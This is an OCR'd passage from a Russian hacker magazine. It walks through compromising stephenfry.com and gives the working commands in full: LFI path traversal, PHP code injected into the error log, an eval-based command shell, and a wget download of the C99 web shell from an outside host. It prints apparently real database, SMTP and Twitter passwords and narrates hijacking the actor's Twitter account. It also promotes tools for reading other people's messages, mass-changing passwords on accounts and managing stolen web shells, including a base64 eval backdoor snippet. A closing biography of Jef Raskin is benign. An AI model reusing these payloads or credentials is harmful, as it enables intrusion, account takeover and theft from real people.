stephenfry.com/section.php?section
=clubfry&subsection=/../../../../.
./../../../../../../../../../../..
/etc/passwd%00
```

На что движок сайта радостно выдал содержимое /etc/passwd :). Уязвимость локального инклуда с работающим нулл-байтом была найдена! Дело оставалось за малым — найти, в какой файл запихнуть злонамеренный код.

УСЛУЖЛИВЫЕ ЛОГИ

Если ты читал мою статью в прошлом номере][, то должен знать о замечательных способах инжекта своего кода через различные симво-



```
define("SF_BASE_DIR", SF_IS_LIVE ? "/home/fry/public_html" : "/usr/local/www/stephen
define("SF_CACHE_DIR", SF_BASE_DIR."/../cache/");
define("SF_USE_CACHE", true);
define("SF_CONFIG_DIR", SF_BASE_DIR."/../config/");

// Database constants
define("SF_DB_HOST", SF_IS_LIVE ? "fry-db-vip" : "localhost");
define("SF_DB_NAME", SF_IS_LIVE ? "stephenfry" : "stephenfry_reskin_staging");
define("SF_DB_USER", SF_IS_LIVE ? "stephenfry" : "groovytrain");
define("SF_DB_PASS", SF_IS_LIVE ? "04dg3rwgun" : "o46hmpvp45");

// PHP Environment
ini_set("include_path", ini_get("include_path").":".SF_BASE_DIR."/lib");
ini_set("include_path", ini_get("include_path").":".SF_BASE_DIR."/lib/class");

// SMTP mailer constants

define("SMTP_HOST", "mail.groovytrain.com");
define("SMTP_USERNAME", "groovytrain");
define("SMTP_PASSWORD", "m624eta");

define("SF_DISPLAY_ERRORS", SF_IS_LIVE ? false : true);
define("SF_ERROR_REPORTING", E_ALL);

// Templates constants
define("SF_TEMPLATE_PATH", SF_BASE_DIR."/templates/");
define("SF_DEFAULT_PAGE_HEADER_TEMPLATE", "navigation/header.php");
define("SF_DEFAULT_PAGE_FOOTER_TEMPLATE", "navigation/footer.php");

// Google Analytics
define("SF_GOOGLE_ANALYTICS_CODE", "UA-667211-1");

// Twitter
define('SF_TWITTER_USER','stephenfry');
define('SF_TWITTER_PASSWORD','dzQxbGE4eW9uMzd3bzM=');
```

КОНФИГ STEPHENFRY.COM

лические ссылки, находящиеся в /proc/self/*. Попробуем заюзать хранилище локальных переменных /proc/self/environ:

```
stephenfry.com/section.php?section
=clubfry&subsection=/../../../../.
./../../../../../../../../../../..
/proc/self/environ%00
```

К сожалению, /proc/self/environ оказался для нас недоступен :(.
Теперь настал черед попробовать проинклудить логи. Путем нехитрого подбора выяснилось, что апачевский error_log находится в /proc/self/fd/2 (будем юзать именно его, так как access_log для такого сайта наверняка будет размером в пару-тройку гигабайт, которые окажутся неподвластными для LFI).
Зачастую в error_log записывается без всякой фильтрации переменная referer, в которую как раз таки и можно проинжектить наш PHP-код. Осталось только вызвать ошибку, которая и запишется в лог. Самой легко выполнимой является ошибка следующего формата:

```
[Sat Jul 11 23:39:21 2009] [error]
[client x.x.x.x] client sent
HTTP/1.1 request without hostname
(see RFC2616 section 14.23): /
```


Чтобы вызвать такую ошибку и записать наш evil-код, достаточно лишь послать к нужному хосту хэдер с пустым заголовком Host. Сделать это можно, например, так:

```
z:/usr/local/bin/curl.exe "http://
www.stephenfry.com/" -H "Host:"
--referer "<?php eval($_GET[cmd]);
?>"
```

В итоге, наш код успешно запишется в error_log:

```
[Sat Jul 11 23:39:21 2009] [error]
[client x.x.x.x] client sent
HTTP/1.1 request without hostname
(see RFC2616 section 14.23): /,
referer: <?php eval($_GET[cmd]); ?>
```

ШЕЛЛ НА STEPHENFRY.COM




```
C:\Documents and Settings\M4g>z:/usr/local/bin/curl.exe "http://www.stephenfry.c
om/" -H "Host:" --referer "$test"
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.3 (Debian) PHP/5.2.0-8+etch13 Server at 10.10.20.211 Port 80
</address>
</body></html>
```

РЕЗУЛЬТАТ ОТСЫЛКИ ПУСТОГО ЗАГОЛОВКА HOST



links

- www.stephenfry.com — виновник торжества.
- ru.wikipedia.org/wiki/Стивен_Фрай — об актере на Википедии.
- twitter.com/stephenfry — микроблог Стивена Фрая на Твиттере.



МОЕ ПОСЛАНИЕ НА ТВИТТЕРЕ ОТ ИМЕНИ ФРАЯ

info

Стивен Джон Фрай (Stephen John Fry) — английский писатель, актер и драматург, славу которому принесли роли в комедийных телесериалах («Чёрная Гадюка», «Шоу Фрая и Лори» и «Дживс и Вустер»). За пределами Великобритании Фрай известен в основном по роли Оскара Уайльда в фильме «Уайльд» (1997). Помимо написания сценариев и текстов для телевидения, радио, кино и театров, Фрай выступает автором статей и ведущим колонок в нескольких газетах и журналах.

– и мы сможем выполнять любые команды по следующей ссылке:

```
http://www.stephenfry.com/section.php?sec
tion=clubfry&subsection=/../../../../../..
/../../../../../../../../../../../proc/self/
fd/2%00&cmd=phpinfo();
```

ПРОНИКНОВЕНИЕ

При дальнейших раскопках и использовании команды find ./ -type d -perm 0777 -ls выяснилось, что на сервере присутствуют несколько директорий, доступных для записи. Я выбрал /home/fry/public_html/img/blog_thumbs/ и залил туда C99madShell под именем blog.php с помощью wget:

```
http://www.stephenfry.com/section.php?sec
tion=clubfry&subsection=/../../../../../..
/../../../../../../../../../../../proc/self/
fd/2%00&cmd=system('wget -O /home/fry/public_
html/img/blog_thumbs/blog.php http://madnet.
name/files/download/9_c99madshell.php');
```

Остается самое главное — найти доступы к обожаемому Фраем Твиттеру. А начнем мы поиск с просмотра исходника /home/fry/public_html/index.php:

```
<?php
  include_once("lib/sf_main.php");
```

```
  $aryBlogEntry = fnGetHomepageBlogArray();
  $aryBlogStats = fnGetBlogStatsArray();
  $aryForumStats = fnGetForumStatsArray();
  $strSection = "";
  $strSubSection = "";
  include(SF_BASE_DIR."/templates/
navigation/header.php");
...
?>
```


Далее — lib/sf_main.php:

```
<?php
  include_once "sf_constants.php";
  include_once "sf_db_class.php";
  include_once "sf_template.php";
  include_once "sf_cache_functions.php";
...
?>
```

И, наконец, lib/sf_constants.php:

```
<?php
...
// Twitter

define('SF_TWITTER_USER','stephenfry');
define('SF_TWITTER_PASSWORD','dzQxbGE4eW9uMz
```



ТВИТЫ, ВСТРОЕННЫЕ ПРЯМО В САЙТ АКТЕРА

```
d3bzQ=');
...
?>
```

Как видно, переменная SF_TWITTER_PASSWORD зашифрована в base64, так что надо лишь пропустить это значение через функцию base64_decode и получить итоговый пароль w41la8yon37wo4. Конечная цель почти достигнута! Пароль получен (а такой пассворд вряд ли возможно подобрать с помощью грубой силы). Осталось зайти в актерский аккаунт на twitter.com и оставить там свое послание для будущих поколений.

ТВИТТЕР

Ну-с, заходим на twitter.com, вбиваем в соответствующие поля логин stephenfry и пароль w41la8yon37wo4 и оказываемся залогиненными под аккаунтом Фрая :). После логина сервис задает нам простой вопрос «What are you doing?», на который мы с радостью отвечаем «I'll be watching you! From Russia with love :)» (результат этого нехитрого действия ты можешь видеть на скриншоте). В течение нескольких минут после отправки моего сообщения фанаты Стивена начали постить свои ответы:

```
RegNomSongs by The Police and Matt Monroe. This is a
quiz, right? RT @stephenfry: I'll be watching you! From
Russia with love :)
---
lokimaros@stephenfry How about how Дмитрий Дмитриевич
Шостакович radically changed your life and listening
habits.
---
NikkiG57@stephenfry tell them about Russia, Wagner and
your performance at Glastonbury
---
valpanna@stephenfry I am afraid, very afraid!
---
Benn2100@stephenfry I'll be watching you too
---
thisheartbeatz@stephenfry have fun in RUSSIA! B)
---
wrathofagony@stephenfry cool in Russia? how is it???
---
CybrHwk@stephenfry Your in Russia? Where about in Russia
are you Stephen?
---
chriscattaneoRT @stephenfry: I'll be watching you! From
Russia with love :) ok James!
---
Betty_Bitch@stephenfry and i'll be watching you on dave,
from Wales with love :)
---
sjoes@stephenfry Are you in still Russia?
---
mio@stephenfry wow o_0 where are you now, Stephen?
```

Похоже, никто не догадался, что аккаунт актера взломан, а фраза «From Russia with love» вовсе не означает, что Фрай сейчас находится в России.

НЕХИЛЫЙ ФЛЕШМОБ

Завладев аккаунтом известной личности на каком-нибудь популярном онлайновом сервисе, можно устроить не только нехилый флешмоб, но и полноценную скам/фишинг/спам атаку. Но, конечно, самым забавным в такой ситуации было недавнее сообщение на Твиттере Бритни Спирс о ее смерти :).

P.S. Спустя пару минут я удалил свой пост из микроблога, ибо моя тонкая душевная организация не позволяет травмировать огромную армию поклонников Стивена Фрая.

ИНКЛУД /ETC/PASSWD





warning

Все описанное в статье является плодом больного воображения автора. Любые совпадения с существующими сайтами случайны. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами этой статьи.

ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

ПРОГРАММА: MAIL.RU HISTORY READER
ОС: WINDOWS 2000/XP
АВТОР: GAR|K

Читаем хистори переписки из мэил-агента

Различные IM-клиенты в последнее время расплодились в огромном количестве. Причина — растущая популярность онлайновых систем обмена мгновенными сообщениями. В качестве примера можно привести mail-агент от Mail.ru, набравший немаленькую аудиторию юзеров. Мессенджер получился действительно удобный и функциональный, но с одним недостатком — чужую историю переписки в нем почитать не так-то просто. А ведь иногда доступ к хистори необходим, особенно, если она слита с компа твоей девушки :). Однако решение есть, и имя ему — Mail.ru History Reader. Тулза предназначена для дешифровки логов mail-агента и приведения истории переписки в удобочитаемый вид. Использовать утилу довольно просто:

1. Сливаем интересующие нас логи переписки с компа жертвы, вида: blabla@mail.ruhistory.txt
2. Копируем софтинку с нашего DVD себе на винт и запускаем через консоль
3. Указываем history-файл и файл для сохранения результата:
C:\conv.exe blabla@mail.ruhistory.txt blabla@mail.ru.txt
4. Получаем файлик blabla@mail.u.txt, в котором и лежит расшифрованная история переписки :)

Тулза работает с логами mail-агента <= 5.3-версии, так что либо всячески агитируй автора — товарища Gar|k'а — на дальнейшее развитие утилы, либо отговаривай свою девушку обновлять mail-агент. Сорцы утилы ты найдешь на нашем диске.

ПРОГРАММА: ODNOKLASSNIKI.RU PASSWORD CHANGER & ACCOUNT CHECKER
ОС: WINDOWS 2000/XP
АВТОР: ZDEZ BIL YA

В прошлых выпусках X-Тулз я публиковал несколько интересных утил, облегчающих всестороннюю работу с популярными социальными сетями. Не будем нарушать традицию и сразу перейдем к описанию полезного софта, который на этот раз предназначен исключительно для ресурса odnoklassniki.ru и включает в себя две утилы: Odnoklassniki.ru Password Changer и Odnoklassniki.ru Account Checker. Как видно из названий, проги позволяют чекать аккаунты и менять на них пароли в автоматическом режиме. Начнем с ченджера пассов aka утилы для массовой смены паролей на акках в «Одноклассниках». Тулза позволяет:

- менять пароли на аккаунтах на один заданный пасс
- менять пароли на аккаунтах на генеренные пассы

Все аккаунты должны храниться в файле accounts.txt, вид записей: логин;пароль. В процессе работы утила использует несколько файлов:


good_acc.txt — файл, в который помещаются все успешно смененные пары логин;новый_пароль
bad_acc.txt — файл, в который помещаются все неудачно смененные пары логин;старый_пароль
error_acc.txt — файл, куда помещаются аккаунты, в процессе обработки которых возникли непредвиденные ошибки

Из возможных причин, по которым аккаунты помещаются в bad_acc.txt, следует выделить:

- неверный старый пароль
- не подходит новый пароль (не соответствует правилам в социальной сети)
- аккаунт заблокирован

Как ты понимаешь, перед запуском ченджера пассов желательно прочекать список аккаунтов на валид. Для этого мы заюзаем вторую утилу — чекер акков для «Одноклассников»:

- Все аккаунты должны храниться в файле accounts.txt, вид записей: логин;пароль.
- В процессе работы утила использует несколько файлов:
good_acc.txt — файл, в который помещаются все валидные аккаунты
block_acc.txt — файл, в который помещаются все заблокированные аккаунты, доступ к которым закрыт из-за частых попыток логина
bad_acc.txt — файл, в который помещаются все невалидные аккаунты
error_acc.txt — файл, в который помещаются аккаунты, в процессе обработки которых возникли непредвиденные ошибки




Массово меняем пароли на акках в «Одноклассниках»


От себя добавлю, что обе утилы довольно удобны и вполне работоспособны. Причем, каждая из тулз является полноценным win32-приложением, а не PHP/перл-скриптом, как их аналоги. Благодарим автора — Zdez Bil Ya — и сливаем проги с нашего диска :).

ПРОГРАММА: SHELL MANAGER
ОС: *NIX/WIN
АВТОР: KRIST_ALL

Ежедневно, ломая тот или иной ресурс, мы пополняем свою коллекцию web-шеллов. Не знаю, как у тебя, но у меня в закладках насчитывается более сотни соответствующих линков, и это далеко не предел :). Возникает вполне логичный вопрос: как сортировать и чекать на валид весь архив шеллов? Для этой цели товарищем Krist_ALL'ом была написана небольшая утила под названием «Shell manager», позволяющая парсить веб-шеллы по твоему усмотрению. Тулза представляет собой пхп-скрипт, обладающий такими функциями, как:

- Проверка веб-шеллов на валидность





Управляем веб-шеллами

- Чекинг веб-шеллов с последующим определением PR/ТИЦ/Alexa_Rank
- Возможность ведения заметок по каждому веб-шеллу
- Массовое выполнение команд (отмечаем веб-шеллы, вводим команду и наблюдаем результат выполнения отдельно для каждого веб-шелла)
- Добавление веб-шеллов из списка
- Возможность экспорта результатов
- Наличие авторизации

Использовать скрипт довольно просто:

```
1. Запускаем скрипт, указав пароль
(по дефолту: password)
2. Создаем необходимую таблицу в БД
3. Редактируем файл скрипта, изменив
значение переменной $install на 1 и
внеся данные о БД:
//----Настройка БД----------------
$db_host = ''; // Хост
$db_login = '';  // Пароль
$db_password = '';   // Пароль
$db_name = '';  // Имя базы данных
//----Настройка Shell Mananger----
$use_auth = 1; // 1 — Использовать авторизацию, 0 — не использовать
$install = 1; //заменить на 1, после
создание таблицы
$password = 'password'; //Изменить на
свой.
```

4. Чтобы добавленный веб-шелл чекался — необходимо в его код добавить пару строк:

```
if(isset($_GET['m'])) {echo 1; exit;}
elseif(isset($_GET['ev'])) { $sss
=base64_decode($_GET['ev']);
eval($sss); exit; }
```

5. Все, теперь чекер будет успешно взаимодействовать с добавленным веб-шеллом.

ПРОГРАММА: FTP PARSER
ОС: *NIX/WIN
АВТОР: [QWYZ]

При сборе фтп-акков каждый раз встает один и тот же вопрос: как лучше всего их отпарсить? Причем, речь идет не только о проверке валидности, но и о всевозможных сортировках доменов. Итак, представляю тебе утилу под незамысловатым названием «FTP Parser», способную отпарсить список фтп-учеток по самым разнообразным критериям. Тулза представляет собой PHP-скрипт весом в 3Кб и среди ее характеристик:

Парсим фтп-листы

- Поиск красивых доменов среди базы фтп-акков (например, blabla.com)
- Возможность указания максимальной длины домена
- Возможность поиска определенных слов среди доменных имен
- Возможность осуществления поиска в субдоменах
- Функция сохранения результатов сортировки
- Автоматическая подсветка доменов, аккаунтов и искомых фраз в тексте
- Возможность соединения с любым фтп-сервером из списка после обработки запроса

Чтобы заюзать скрипт, следует задать ему несколько обязательных параметров, таких как:

```
$z = доменная зона (например, &z=com),
если ограничений нет, то * (например,
&z=*)
$m = максимальная длина домена (например, &m=14), если ограничений нет,
то * (например, &m=*)
$base = файл с фтп-акками, который
располагается в каталоге ./bases (например, &base=file.txt)
$all = включить поиск среди субдоменов (например, &all=1,&all=0)
$save = включить функцию сохранения результатов запроса (используется каталог ./querie), например,
&save=yes,&save=no
$word = поиск определенных слов
в доменных именах (например,
&word=blabla)
```

То есть, после того, как ты залил скрипт на сервер, а также создал два каталога — ./bases (с фтп-листом внутри) и ./queries, тебе надо перейти по следующему линку:

```
http://твой_хост/parser.
php?z=com&m=14&base=ftps.txt&all=0&s
ave=yes&word=freehostia.com
```

Как ты уже понял, значения переменных в запросе напрямую зависят от тебя.

ПРОГРАММА: SYMVPN
ОС: SYMBIAN
АВТОР: TELEXY.COM

Если у тебя есть более-менее функциональный мобильник, то проблема безопасного веб-серфинга тебе знакома. Под различные мобильные платформы соксификаторы не сыщешь днем


Настройка SymVPN

с огнем, не говоря уже про полноценный VPN. Однако если ты являешься счастливым обладателем девайса на базе Symbian OS 3rd, считай, что тебе повезло. Не так давно для этой ОС появился функциональный VPN-софт под названием SymVPN, поддерживающий протокол PPTP с шифрованием 128-битным ключом MPPE. Найти утилу ты сможешь на портале www.telexy.com, который принадлежит разработчикам всевозможного полезного софта под Symbian OS. Здесь тебе и SymRDP (Symbian Remote Desktop Connection Client), и SymNC (Network Commander) и много чего еще. Правда, весь софт платный, но для жителей x-USSR действует скидка в 40% (telexy.com/Support/Publications.aspx?codeid=WGSBI6X6KV), что не так уж и плохо. На самом портале ты можешь слить триальную версию утилы и в течение 14 дней оценить все ее преимущества. Ну и после оценки по достоинству, разумеется, купить за какие-то жалкие 820 рублей :).
Для инсталляции потребуется пройти процедуру регистрации и указать все необходимые данные (email, imei твоей трубы). Это обязательно, ибо копия полученной тобой тулзы привязывается к IMEI-номеру телефона. Так или иначе, после получения линка на софт следует перейти к ее настройке, а именно:

```
1. Устанавливаем
2. Ребутим мобилку
3. Запускаем утилу, указываем параметры соединения, точку доступа
(GPRS/Wi-Fi), IP-сервера, логин с
паролем и имя точки доступа, которая
будет ассоциироваться с VPN-каналом
4. Выбираем пункт меню «Проверить».
Если все в порядке — софтинка выдаст
сетевые реквизиты, которые должны
быть получены под VPN (IP/маска/шлюз/
DNS)
5. Запускаем стороннюю программу
(можно при вырубленном SymVPN) и при
запросе точки доступа лицезрим свежесозданную виртуальную точку. Недолго
думая, выбираем ее, и весь трафик послушно форварднется на VPN-туннель
```



На данный момент софтина адаптирована практически под все юзабельные Symbain-приложения и работает с большинством известных VPN-сервисов. Так что только ленивый не способен скачать, установить и постоянно использовать эту прекрасную утилу. 

1) Джеф Раскин с макетом Canon Cat
2) Совсем еще молодой Раскин (70-е годы)
3) Новенькие «Кошки»
4) Кусочек мастерской Джефа



МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@REAL.XAKEP.RU /

ИНТЕРФЕЙСЫ ПОД ДРУГИМ УГЛОМ

Жизнь и исследования Джефа Раскина

История IT знает немало примеров «непризнанных гениев». Наиболее ярко это подтверждают такие личности, как Алан Тьюринг, или Дуглас Энгельбарт, человек придумавший «мышь», но не заработавший на этом почти ничего. У нашего сегодняшнего героя случай, в целом, похожий. Джеф Раскин известен во всем мире как создатель Apple Macintosh, но немногие знают, что он также положил полжизни на борьбу с несовершенством пользовательских интерфейсов, а в приснопамятном Apple не продержался даже до релиза «Макинтоша».

ЗАБЫВЧИВАЯ ПРЕССА

Итак, речь пойдет о профессоре Джефе Раскине, и перед тем как перейти к повествованию, хотелось бы отметить, что ни здесь, ни после я вовсе не пытаюсь называть его на панибратский манер. Дело в том, что Джеф (Jef) — это полное и довольно редкое имя, а отнюдь не уменьшительное, как можно было бы подумать.

Рассказывать историю Раскина можно по-разному, уж очень неординарной он был личностью, но я, пожалуй, начну ее с конца.

Джеф Раскин ушел из жизни 26-го февраля 2005, в возрасте 61 года. Причиной смерти стал рак поджелудочной железы, который ему диагностировали всего годом ранее.

После смерти Раскина СМИ всего мира, последнее время не очень-то баловавшие профессора своим вниманием, буквально взорвались заголовками в духе: «Умер «отец» Макинтоша». И нельзя сказать, что, награждая Джефа этим титулом, они погрешили против правды. Хотя, конечно, над созданием «Мака» трудилась целая группа специалистов (надеюсь, среди наших читателей нет людей, которые до сих пор свято верят в то, что все «яблочные» продукты — дело рук исключительно Стива Джобса?). Однако не совсем понятно другое — причина, по которой пресса предпочла «забыть» о других заслугах и исследованиях Джефа Раскина. Ведь, «Мак», по сути, был для него лишь одной из многих вех. Сегодня мы попробуем посмотреть на Джефа не только как на «создателя Макинтоша».

САМОЛЕТЫ, МУЗЫКА И СПОРТ

Чтобы объяснить, почему работа в Apple отнюдь не была главным достижением в жизни Раскина, достаточно рассказать, чем он занимался до этого. В совсем еще молодую компанию Apple Раскин пришел в 1978 году, став всего 31-м ее сотрудником. Учитывая, что родился он 23 марта 1943, несложно подсчитать, что к тому времени Джеф уже не был выпускником вуза, с горящими глазами рвущимся изменять мир. Более того — хотя компьютеры и высокие технологии интересовали его практически всю жизнь, Раскин никогда не ограничивался только ими, лишний раз подтверждая, что «талантливый человек, талантлив во многом». До своего прихода в Apple Раскин успел не только получить образование и попробовать себя в самых разных областях. Кроме этого, он, очевидно, понял, что предпочитает работать на себя, и обзавелся собственным делом. И пусть бизнес у Джефа



2
3
4

был весьма скромный, никаких тебе корпораций и мега-успеха, — он был весьма нетривиален. Как ты уже, наверняка, догадался, с IT дело Раскина была связано лишь косвенно.
Джеф на протяжении всей жизни оставался заядлым моделистом — миниатюрные самолеты были его настоящей страстью. Так что одна из его фирм занималась производством наборов «сделай сам» для авиамоделистов, и для Джефа это был не просто бизнес: самолетики он не только продавал, но и самостоятельно проектировал.
С этим, кстати, связан один интересный факт. **Еще в 70-х годах Раскин придумал и воплотил в жизнь управляемый планер Western Wind («Западный Ветер»)**, ставший среди ценителей популярной моделью. Но нам интересен не сам самолет, а то, что Раскин обладал удивительным качеством — любые задачи он всегда решал совершенно нестандартными методами, привнося в уже сложившиеся и отработанные процессы что-то абсолютно новое и переворачивая привычное с ног на голову. Вот и для проектировки Western Wind Джеф решил воспользоваться последними достижениями прогресса (на дворе напомню, начало 70-х) и прибег к помощи компьютера, самостоятельно написав нужный софт. С его помощью была создана трехмерная модель самолета и развертки, необходимые для последующей сборки модели в реале.
Чего же здесь удивительного, спросишь ты? А «Западный ветер», между прочим, стал первой в мире серийной авиамоделью, разработанной таким образом. Но если ты решил, что до Apple Джеф занимался исключительно игрушечными самолетиками (да простят меня авиамоделисты), спешу заверить — это не так!
Кроме дел, связанных с авиамоделированием, у Джефа имелась и своя консалтинговая фирма, где, помимо консультационной деятельности, он корпел над написанием мануалов к разным девайсам (в числе которых был Apple II).
Плюс, Раскин профессионально занимался рекламной фотографией и имел музыкальное образование, подтвержденное практикой — ему довелось дирижировать Нью-йоркским филармоническим оркестром и симфоническим оркестром Сан-Франциско. Само собой, это подразумевает, что Джеф великолепно играл на целом ряде музыкальных инструментов (в их числе не только фортепиано и ударные, но и альт-рекордер и даже орган). На досуге он сам писал музыку.
Также наш герой был в отличных отношениях со спортом — прекрасно стрелял из лука и обожал езду на велосипеде, которой некоторое время занимался вполне профессионально, например, обучая этому студентов Калифорнийского университета на кафедре физ. подготовки.
И, как ни парадоксально, при таком количестве хобби и любимых дел Джеф Раскин успевал увлекаться и компьютерами, тоже профессионально. Еще в 1964-1965 годах он окончил Университет штата Нью-Йорк, получив сначала степень бакалавра в области математики, а затем и в области философии. Чуть позже (1967) к этому добавилась степень магистра в области вычислительной техники, полученная Раскиным в Университете штата Пенсильвания. Так что, в 70-е Джеф уже имел сложившиеся и подкрепленные знанием дела взгляды на развитие компьютерной техники, и уже тогда вынашивал ряд идей, идущих немного в разрез с курсом прогресса.
Думаю, теперь вопросов о том, как и почему Раскин попал в Apple возникнуть не должно, особенно учитывая, что «яблочная компания» уже имела с Джефом дело, до его поступления к ним на работу.

APPLE, «МАКИНТОШ» И СТИВЕН ДЖОБС

Как уже было сказано, отрицать вклад Раскина в создание «Мака» бесполезно, равно как и недооценивать его значимость. Пришло время вернуться к «яблочкам». Когда Раскин только пришел в Apple, его сразу же попытались приставить к работе над приставкой Annie, что не вызвало у Джефа никакого восторга. Чтобы не тратить свое время на неинтересное ему занятие, Раскин сделал ход конем и высказал руководству компании одну из собственных идей. Уже тогда он хотел создать компьютер, ориентированный на нужды простых людей, не разбирающихся во всех этих премудростях, недорогой и понятный агрегат для «человека с улицы». Интересно, что анналы интернета сохранили и донесли до наших дней тот самый документ, в котором Джеф излагал свою идею, представляя ее на суд начальства.
Верхушка компании, прямо скажем, этой мыслью не очень-то загорелась, но одобрение Раскину все же дали и минимальную поддержку обеспечили. Тем не менее, на первых парах Джеф, по сути, работал один. Он дал проекту имя, окрестив его «Макинтош» (Macintosh) в честь своего любимого сорта яблок, с намеренной «ошибкой» в названии — чтобы не возникло проблем с производителями радиоаппаратуры McIntosh, и занялся делом.
Постепенно к его разработке-исследованию подключились и другие сотрудники, в их числе был бывший студент Раскина — Билл Аткинсон, а также сам Стивен Возняк. Однако «Макинтош» по-прежнему оставался на вторых ролях, и мало кто воспринимал его всерьез, ведь у Apple тогда имелись и более амбициозные и интересные проекты.
Например, «Великий и Ужасный» Стивен Джобс был поглощен разработкой дорогостоящей и мощной Apple Lisa, которая скорее являлась рабочей станцией, чем домашним ПК. Идея простого и недорогого «Мака» Джобсу, грезящему о су-



1) «Кошка» от Canon
2) Apple Macintosh

пер-мощных машинах, разумеется, совершенно не нравилась. Согласно воспоминаниям Раскина, Стив постоянно твердил, что «из этого [проекта «Макинтош»] ничего не выйдет, и это никогда не будет работать», а также постоянно вставлял палки в колеса. В том, что Раскину и Джобсу не удавалось найти общий язык, нет ничего удивительного еще и потому, что Джобс ратовал за неслыханные в те годы использование «мыши» и GUI (которыми как раз и должна была обладать «Лиза»), а Раскин с большим скепсисом смотрел на эти «гениальные изобретения». Но неизвестно, как бы все обернулось в итоге, если бы совсем скоро Джобса не отстранили от должности руководителя проекта Lisa. Причиной был полный провал мощных и дорогостоящих Apple III, которыми тоже занимался Стив. Компьютеры оказались не только слишком дорогими и невостребованными (шутка ли, Apple III стоили $5000-8000), они к тому же горели десятками! Последнее происходило «благодаря» сумасшедшим мощностям Apple III и весьма оригинальным нюансам проектировки — по решению все того же Джобса из корпуса, компактности ради, пришлось выкинуть почти все вентиляторы. Apple Lisa, в свою очередь, определенно собиралась пойти по стопам Apple III, что не могло не обеспокоить руководство. Как покажет время, опасения были верны, и даже отстранение Джобса не спасло проект от фиаско.

